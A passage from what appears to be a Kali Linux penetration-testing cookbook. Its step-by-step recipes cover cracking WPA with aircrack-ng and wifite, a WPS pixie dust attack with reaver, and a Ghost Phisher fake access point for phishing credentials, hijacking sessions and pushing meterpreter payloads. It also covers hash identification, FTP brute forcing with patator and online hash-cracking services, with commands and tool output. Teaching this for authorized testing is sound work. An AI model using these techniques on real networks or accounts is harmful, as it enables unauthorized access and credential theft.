04:21:41 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0112 ACKs]
04:21:41 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0113 ACKs]
04:21:42 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 4115 ACKs]
04:21:43 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0114 ACKs]
04:21:43 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0112 ACKs]
04:21:44 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0110 ACKs]
04:21:44 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0118 ACKs]
04:21:45 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0110 ACKs]
04:21:46 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 01 7 ACKs]
04:21:46 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0114 ACKs]
04:21:47 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0111 ACKs]
```

And in the airodump window, we should see that the handshake has been captured.

- Now that we are ready to crack the WPA, we switch to the **WEP cracking** tab, and in the **WPA bruteforce cracking**, we give a path to our dictionary and click on **Aircrack-ng - Crack WPA password**:



- We should see the Aircrack window, and it will show us the password when it has been cracked:

```
Aircrack-ng 1.2 nc4
[00:00:12] 25376/9822771 keys tested (2188.21 k/s)

Time left: 1 hour, 14 minutes, 37 seconds          0.26%
Current passphrase: johnny23

Master Key      : 7D 1B A7 9B 0A 3E 11 E0 BB 2C D0 6F 81 95 96 E7
                  3E 96 75 E6 35 B7 79 CC 82 48 00 56 28 19 0F 3B

Transient Key   : 03 B7 EB 1F 22 6E C1 83 96 7B 6C D1 34 3B 67 B7
                  FE D3 2A 3B C6 44 BF 7C C3 80 A9 6A C9 2C 7C 14
                  4F 5D D4 A6 94 FD 4A 29 BA 8E F8 34 71 94 5A 72
                  DB FE 91 71 FA 0A FC 9D 79 BD A8 28 B2 C0 D8 E7

EAPOL HMAC     : 81 8B 72 B0 44 D7 EB B6 AE 63 40 84 55 8F B1 91
```

12. Similarly, this tool can be used to crack WEP/WPA2 networks as well.

Dealing with WPAs

Wifite is a Linux-only tool designed to automate the process of a wireless audit. It requires Aircrack suite, Reaver, Pyrit, and so on to be installed for it to be able to run properly. It comes preinstalled with Kali. In this recipe, you will learn how to use wifite to crack some WPAs.

How to do it...

To learn about Wifite follow the given steps:

1. We can start Wifite by typing the following command:

```
wifite
```

The preceding command shows up a list of all the available networks as shown in the following screenshot:

The screenshot shows a terminal window titled 'wifite' with the command 'wifite' entered. The output is a table of wireless networks found during a scan on interface 'wlan0mon'. The table includes columns for NUM, ESSID, CH, ENCR, POWER, WPS?, and CLIENT. The networks listed are:

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	XSS	8	WPA2	70db	wps	music clients
2	singh	8	WPA	32db	no	
3	Anubha	1	WPA	30db	no	
4	Batman	2	WPA	24db	wps	
5	the simpsons	1	WPA2	23db	wps	iosclient
6	KRITIKA	1	WPA	22db	no	
7	Neha	1	WPA	22db	no	
8	dlink	2	WPA2	22db	wps	
9	Naoko	8	WPA2	22db	no	
10	SDMANDIR	1	WPA2	18db	+ Other Locations	

[0:00:11] scanning wireless networks. 10 targets and 3 clients found

2. We then press *Ctrl + C* to stop; it will then ask you to choose the network we would want to try cracking:

```
16 MGMT          10 WEP  22db  no
17 KRITIKA       1   WPA  21db  no
18 (0C:D2:B5:35:B2:2D) 6   WEP  21db  no
19 D-Link         11  WPA2 20db  no
20 TP-LINK_EF1A  6   WPA2 20db  wps
21 Bhupi          6   WPA2 20db  no
22 Tenda_0E0160   6   WPA  20db  no
23 SDMANDIR      1   WPA2 19db  no
24 (0C:D2:B5:35:CD:A1) 3   WEP  18db  no

[+] select target numbers (1-24) separated by commas, or 'all': █
```

3. We enter our number and press *Enter*. The tool automatically tries to use a different method to crack the network, and in the end, it will show us the password if it was successfully cracked:

```
21 Bhupi          6   WPA2 20db  no
22 Tenda_0E0160   6   WPA  20db  no
23 SDMANDIR      1   WPA2 19db  no
24 (0C:D2:B5:35:CD:A1) 3   WEP  18db  no

[+] select target numbers (1-24) separated by commas, or 'all': 9
[+] 1 target selected.

[0:08:20] starting wpa handshake capture on "Neha"
[0:08:00] new client found: 20:2D:07:08:8E:72
[0:07:55] listening for handshake...
```

We will see the following password:

```
[+] starting WPA cracker on 1 handshake
[0:00:00] cracking _____ th aircrack-ng
[0:00:01] 0 keys tested (0.00 keys/sec)
[+] cracked _____ !:8C!
[+] key:      "qwerty12"

[+] disabling monitor mode on wlan0mon... done
[+] quitting
```


Owning employee accounts with Ghost Phisher

Ghost Phisher is a wireless network audit and attack software that creates a fake access point of a network, which fools a victim to connect to it. It then assigns an IP address to the victim. The tool can be used to perform various attacks, such as credentials phish and session hijacking. It can also be used to deliver meterpreter payloads to the victims. In this recipe, you will learn how to use the tool to perform various phishing attacks or steal cookies, among others.


How to do it...

The use of Ghost Phisher can be seen as follows:


1. We start it using the `ghost-phisher` command:



2. Here, we choose our interface and click on **Set Monitor**:



3. Now we enter the details of the access point we want to create:



4. Then, we click on **Start** to create a new wireless network with that name.


5. Then, we switch to a **Fake DNS Server**. Here, we need to mention the IP address the victim will be directed to whenever he/she opens any web page:

The screenshot shows a software interface for setting up a fake DNS server. At the top, there are tabs: Fake Access Point, Fake DNS Server (which is selected), Fake DHCP Server, Fake HTTP Server, GHOST Trap, and Session. Below the tabs, the title "DNS Interface Settings" is displayed, followed by a dropdown menu showing "at0". The text "Current Interface: at0" is shown in green. Below it, "UDP DNS Port: 53" is listed. Under "Query Response Settings", there are two radio button options: one selected (blue outline) labeled "Resolve all queries to the following address (The currently selected IP address is recommended)" and another unselected (grey outline) labeled "Respond with Fake address only to the following website domains". The "Address:" field contains "192.168.1.2". To the right of the address field, there is a "Web" link.


6. We then start the DNS server.
7. Then, we switch to **Fake DHCP Server**. Here, we need to make sure that when a victim tries to connect, he/she gets an IP address assigned to him/her:

The screenshot shows a software interface for setting up a fake DHCP server. At the top, the title "DHCP Version Information" is displayed, followed by "Ghost DHCP Server" and its details: Default Port: 67, Protocol: UDP (User Datagram Protocol). Below this, the "DHCP Settings" section contains fields for Start (192.168.1.1), End (192.168.1.255), Subnet mask (255.255.255.0), Gateway (192.168.0.1), and two DNS fields (Fake DNS: 192.168.1.2, Alt DNS: 192.168.1.2). In the "Status" section, a message box displays "Started Ghost DHCP Server at Mon Mar 13 08:24:10 2017" and "android-cc3f23457a889e62 has been leased 192.168.1.2".

8. Once this is done, we click on **Start** to start the DHCP service.
9. If we want to phish someone and capture credentials, we can direct them to our phishing page by setting the options in the **Fake HTTP Server** tab. Here, we can upload the HTML page we want to be displayed or provide a URL we would want it to clone. We start the server:



10. In the next tab, we see **Ghost Trap**; this feature allows us to perform a Metasploit payload attack, which will ask the victim to download our prepared meterpreter payload, and as soon as it is executed, we will get a meterpreter connection back.
11. In the **Session Hijacking** tab, we can listen and capture sessions that might go through the network. All we need to do here is enter the IP address of the gateway or router and click on **Start**, and it will detect and show any cookies/sessions captured:



12. The credentials we captured in the HTTP server can be seen in the **Harvested Credentials** tab.

Pixie dust attack

Wi-Fi Protected Setup (WPS) was introduced in 2006 for home users who wanted to connect to their home network without the trouble of remembering complex passwords for the Wi-Fi. It used an eight digit pin to authenticate a client to the network.

A pixie dust attack is a way of brute forcing the eight digit pin. This attack allowed the recovery of the pin within minutes if the router was vulnerable. On the other hand, a simple brute force would have taken hours. In this recipe, you will learn how to perform a pixie dust attack.

This list of vulnerable routers on which the attack will work can be found at https://docs.google.com/spreadsheets/d/1tS1bqVQ59kGn8hgmwcPTHUECQ3o9YhXR91A_p7Nnj5Y/edit?pref=2pli=1#gid=2048815923.

Getting ready

We need the network with WPS enabled. Otherwise, it will not work.

How to do it...

To learn about pixie dust follow the given steps:

1. We start our interface in the monitor mode using the following command:

```
airmon-ng start wlan0
```

2. Then, we need to find the networks with WPS enabled; we can do that using the following command:

```
wash -i <monitor mode interface> -C
```

The following screenshot shows an example of the preceding command:

BSSID	Channel	RSSI	WPS Version	WPS Locked	ESSID
C0:A0:BB:16:EE:8E	2	-79	1.0	No	dlink
3C:1E:04:91:7B:7C	2	-73	1.0	No	Batman
0C:D2:B5:51:F7:8C	6	-79	1.0	No	Akshay_f.f
A4:2B:B0:AD:EF:1A	6	-83	1.0	Yes	TP-LINK_EF1A
98:FC:11:A6:69:86	8	-15	1.0	No	XSS
E4:6F:13:7B:E2:3E	10	-63	1.0	No	AMAN
54:B8:0A:51:14:0D	1	-77	1.0	No	the simpsons
0C:D2:B5:4F:3A:E6	10	-81	1.0	Yes	Maximum

3. Now we run reaver using the following command:

```
reaver -i wlan0mon -b [BSSID] -vv -S -c [AP channel]
```

The following screenshot shows an example of the preceding command:

```
root@kali:~/Desktop# reaver -i wlan0mon -b A4:2B:B0:AD:EF:1A -vv -S -c 6
Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

[+] Switching wlan0mon to channel 6
[+] Waiting for beacon from A4:2B:B0:AD:EF:1A
[+] Associated with A4:2B:B0:AD:EF:1A (ESSID: TP-LINK EF1A)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
```

4. Once it's done, we should see the PIN.

There's more...

Here are some great articles which can be referred to while attacking wireless networks:

- <http://www.hackingtutorials.org/wifi-hacking-tutorials/pixie-dust-attack-wps-in-kali-linux-with-reaver/>
- <http://www.kalitutorials.net/2014/04/hack-wpa2-wps-reaver-kali-linux.html>

7

Password Attacks – The Fault in Their Stars

In this chapter, we will cover the following recipes:

- Identifying different types of hash in the wild!
- Using hash-identifier
- Cracking with patator
- Cracking hashes online
- Playing with John the ripper
- Johnny Bravo!
- Using cewl
- Generating word list with crunch

Introduction

A weak password is a well-known scenario where most of the corporates are compromised. A lot of people use weak passwords that can be brute forced and plaintext can be obtained. In this chapter, we will talk about different ways in which we can crack a password hash obtained during a pentest activity performed on a webapp/network, among others.

Identifying different types of hash in the wild!

Hashes are generated by one-way mathematical algorithms, which means they cannot be reversed. The only way to break is to brute force them. In this recipe, you will learn how to identify some of the different types of hashes.

How to do it...

Following are the types of hashes.

MD5

This is the most common type of hash. MD stands for **Message Digest** algorithm. These hashes can be identified using the following observation:

- They are hexadecimal
- They are 32 characters in length and of 128 bits, for example,
21232f297a57a5a743894a0e4a801fc3

MySQL less than v4.1

We may come across such hashes while extracting data from SQL Injection. These hashes can be identified using the following observation:

- They are hexadecimal as well
- They are 16 characters in length of and 64 bits, for example, 606727496645bcba

MD5 (WordPress)

This is used on websites made via WordPress. These hashes can be identified using the following observation:

- They begin with \$P\$
- They contain alphanumeric characters
- They are 34 characters in length and of 64 bits, for example,
\$P\$9QGU\$R07ob2qNMbmSCRh3Moi6ehJZR

MySQL 5

This is used in newer versions of MySQL to store credentials. These hashes can be identified using the following observation:

- They are all CAPS
- They always start with an *asterisk*
- They are 41 characters in length, for example,
*4ACFE3202A5FF5CF467898FC58AAB1D615029441

Base64 encoding

Base64 is easy to identify. The conversion is done by encoding eight octets into four characters. The easiest way to check a Base64 is as follows:

- Verify that the length is a multiple of 4 characters
- Verify that every character is in the set A-Z, a-z, 0-9, +, / except the padding at the end, which is 0, 1, or 2, = characters, for example,
YW55IGNhcm5hbCBwbGVhc3VyZS4=

There's more...

Here's an article to learn more about different types of hashes:

<http://www.101hacker.com/2010/12/hashes-and-seeds-know-basics.html>

Using hash-identifier

In the preceding recipe, you learned how to identify some common hash types. But there are other hashes as well, and in this recipe, you will learn how to identify other hashes we find during our pentesting project.

How to do it...

The following steps demonstrate the use of hash-identifier:

1. Kali comes preinstalled with a tool called hash identifier. To start the tool, we use the following command:

```
hash-identifier
```

The following screenshot shows the output of the preceding command:

A terminal window titled "root@kali: ~" showing the output of the "hash-identifier" command. The output includes a decorative logo made of '#', the version number "v1.1", and credits to "Zion3R" and "www.Blackploit.com". Below the logo, there is a dashed line followed by the word "HASH:" and a redacted hash value.

2. Now all we need to do is paste the hash we found here, and it will show us the type:

A terminal window titled "root@kali: ~" showing the output of the "hash-identifier" command with a pasted hash value. The output includes a "Not Found." message, the pasted hash value "D033E22AE348AEB5660FC2140AEC35850C4DA997", a "Possible Hashes:" section listing "SHA-1" and "MySQL5 - SHA-1(SHA-1(\$pass))", and a "Least Possible Hashes:" section listing "Tiger-160", "Haval-160", "RipeMD-160", and "SHA-1(HMAC)".

Cracking with patator

Sometimes, it is possible we have the usernames but we want to try brute forcing the password for it. Patator is an amazing tool that allows us to brute force multiple types of logins and even ZIP passwords. In this recipe, we will see how to use patator to perform a brute force attack.

How to do it...

Following are the steps to use patator:

1. To see all the options, we use the following command:

```
patator -h
```

The following screenshot shows the output of the preceding command:



```
root@kali:~# patator -h
Patator v0.5 (http://code.google.com/p/patator/)
Usage: patator.py module --help

Available modules:
+ ftp_login      : Brute-force FTP
+ ssh_login      : Brute-force SSH
+ telnet_login   : Brute-force Telnet
+ smtp_login     : Brute-force SMTP
+ smtp_vrfy      : Enumerate valid users using SMTP VRFY
+ smtp_rcpt      : Enumerate valid users using SMTP RCPT
+ finger_lookup  : Enumerate valid users using Finger
+ http_fuzz      : Brute-force HTTP
+ pop_login       : Brute-force POP3
+ pop_pswd        : Brute-force poppswd (http://netwincardinal.com)
+ imap_login      : Brute-force IMAP4
+ ldap_login      : Brute-force LDAP
+ smb_login       : Brute-force SMB
+ smb_lookupsid  : Brute-force SMB SID-lookup
```

2. Let's try to brute force an FTP login:

```
patator ftp_login
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# patator ftp_login
Patator v0.5 (http://code.google.com/p/patator/)
Usage: ftp_login <module-options ...> [global-options ...]

Examples:
  ftp_login host=10.0.0.1 user=FILE0 password=FILE1 0=logins.txt 1=passwords.txt
  -x ignore:mesg='Login incorrect.' -x ignore,reset,retry:code=500
  report

Module options:
  host          : target host
  port          : target port [21]
  user          : usernames to test
  password      : passwords to test
  tls           : use TLS [0|1]
  timeout       : seconds to wait for a response [10]
  persistent    : use persistent connections [1|0]
```

3. We can now set the host, user file, and password file and run the module:

```
patator ftp_login host=192.168.36.16 user=ftp password=ftp
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# patator ftp_login host=192.168.36.16 user=ftp password=ftp
00:49:42 patator    INFO - Starting Patator v0.5 (http://code.google.com/p/patator)
00:49:42 patator    INFO -
00:49:42 patator    INFO - code  size | candidate
00:49:42 patator    INFO - -----
00:49:42 patator    INFO - 230   44 |
00:49:42 patator    INFO - Hits/Done/Skip/Fail/Size: 1/1/0/0/1, Avg: 9 r/s,
```

4. We can see that access has been granted and the module has stopped.

Cracking hashes online

Often when we come across hashes while pentesting, it's a good idea to check the hash online: whether it has been already cracked or not. In this recipe, you will learn about some of the cool websites that provide the hash cracking service.

How to do it...

Let's take a look at identifying different types of hashes.

Hashkiller


The following steps demonstrate the use of Hashkiller:

1. Hashkiller is a great service where we can submit our hashes, and if it has already been cracked in the past, it will show us the plaintext:

The screenshot shows the Hashkiller website interface. At the top, there is a banner with the text "THE PERCENTAGE OF REAL USERS IS LESS THAN 50%!" and a large "0". Below the banner, there is a navigation bar with links: Home, Forums, Decrypter / Cracker, Database Info, Hash Min Max, WPA Crack, Lists and Competition, and Contact. The main content area displays a section titled "Last 50 successful MD5 decryptions / founds". A table lists the first six entries from this section:

#	Hash	Type
1	ac7fcc79d7d4e0837d76759b5455e48cf04665f4	MySQL4.1/MySQL5
2	8d51ea84c08d644a00d9421a63c5cb860bddfe73	MySQL4.1/MySQL5
3	510a42dea314f9b130b868bdac7dcde673efec58	MySQL4.1/MySQL5
4	e3b06c4a3493985195d4999490471b6cc74428f0	MySQL4.1/MySQL5
5	b047d1c64f0eb83fbc97319b155560fa6d3fd13a	MySQL4.1/MySQL5
6	2ae1b7bc14e72e7914e461afcb16419c9a760c68	MySQL4.1/MySQL5

2. The process is simple; we simply choose the option on the website where it says **Decrypter / Cracker** and then we click on the type of hash we want to crack:



3. On the page that opens, we paste our hash, fill in the CAPTCHA, and then click on **Submit**:

<https://hashkiller.co.uk/md5-decrypter.aspx>

the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space between password and : character, and the MD5 hash is before it.

The CAPTCHA code you specified is wrong. Please try again.

750020E79F853DB812E99FD3FF64C7AD

4. If the hash exists, it will show us the plaintext; else, we will see a message saying **Failed to find any hashes!**:

The screenshot shows a web browser window with the URL <https://hashkiller.co.uk/md5-decrypter.aspx>. The page contains instructions: "the MD5 hashes that you would like to be converted into text / cracked / decrypted". Below this, a red banner displays the message "Failed to find any hashes! [Timer: 912 m/s]". A text input field contains the MD5 hash "750020E79F853DB812E99FD3FF64C7AD".

Crackstation

Crackstation is a free service that supports MD2, MD5, NTLM, and SHA1 cracking. It uses its own word list and lookup tables to effectively perform a plaintext search of a hash from its database:

1. We visit the website <https://crackstation.net/>:

The screenshot shows a web browser window with the URL <https://crackstation.net/>. The page features a large "CrackStation" logo. The main navigation menu includes "CrackStation", "Password Hashing Security", and "Defuse Security". Below the menu, a section titled "Free Password Hash Crac" is visible. A text input field is labeled "Enter up to 20 non-salted hashes, one per line:" followed by a large empty text area. At the bottom of the page, there is a note about supported hash types: "Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD5, QubesV3.1, BackupDefaults". A link "Download CrackStation's W" is also present.

2. We paste the hash that we want to crack and fill in the CAPTCHA:

Enter up to 20 non-salted hashes, one per line:

`70F63D696B87AD024E2062F710599A97`


reCAPTCHA™
Privacy & Terms

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(bin)), QubesV3.1BackupDefaults

3. We will see the plaintext if the hash is found; else, we see a message that says the hash was not found:

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(bin)), QubesV3.1BackupDefaults

Hash	Type	Result
70F63D696B87AD024E2062F710599A97	Unknown	Not Found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

4. Crackstation also provides a download link of its password list and lookup tables if we want to use it for the offline cracking of passwords using hashcat, among others, <https://crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm>:

<https://crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm>

Step 2: Download!

Note: To download the torrents, you will need a torrent client like Transmission (for Linux and Mac), or uTorrent for Windows.

Torrent (Fast)
GZIP-compressed (level 9). 4.2 GiB compressed. 15 GiB uncompressed.

HTTP Mirror (Slow)

Checksums (crackstation.txt.gz)

MD5: 4748a72706ff934a17662446862ca4f8
SHA1: efa3f5ecbfba03df523418a70871ec59757b6d3f
SHA256: a6dc17d27d0a34f57c989741acdd485b8aee45a6e9796daf8c9435370dc61612

Smaller Wordlist (Human Passwords Only)

I got some requests for a wordlist with just the "real human" passwords leaked from various website databases. There are about 64 million passwords in this list!

Torrent (Fast)
GZIP-compressed. 247 MiB compressed. 584 MiB uncompressed.

HTTP Mirror (Slow)

OnlineHashCrack

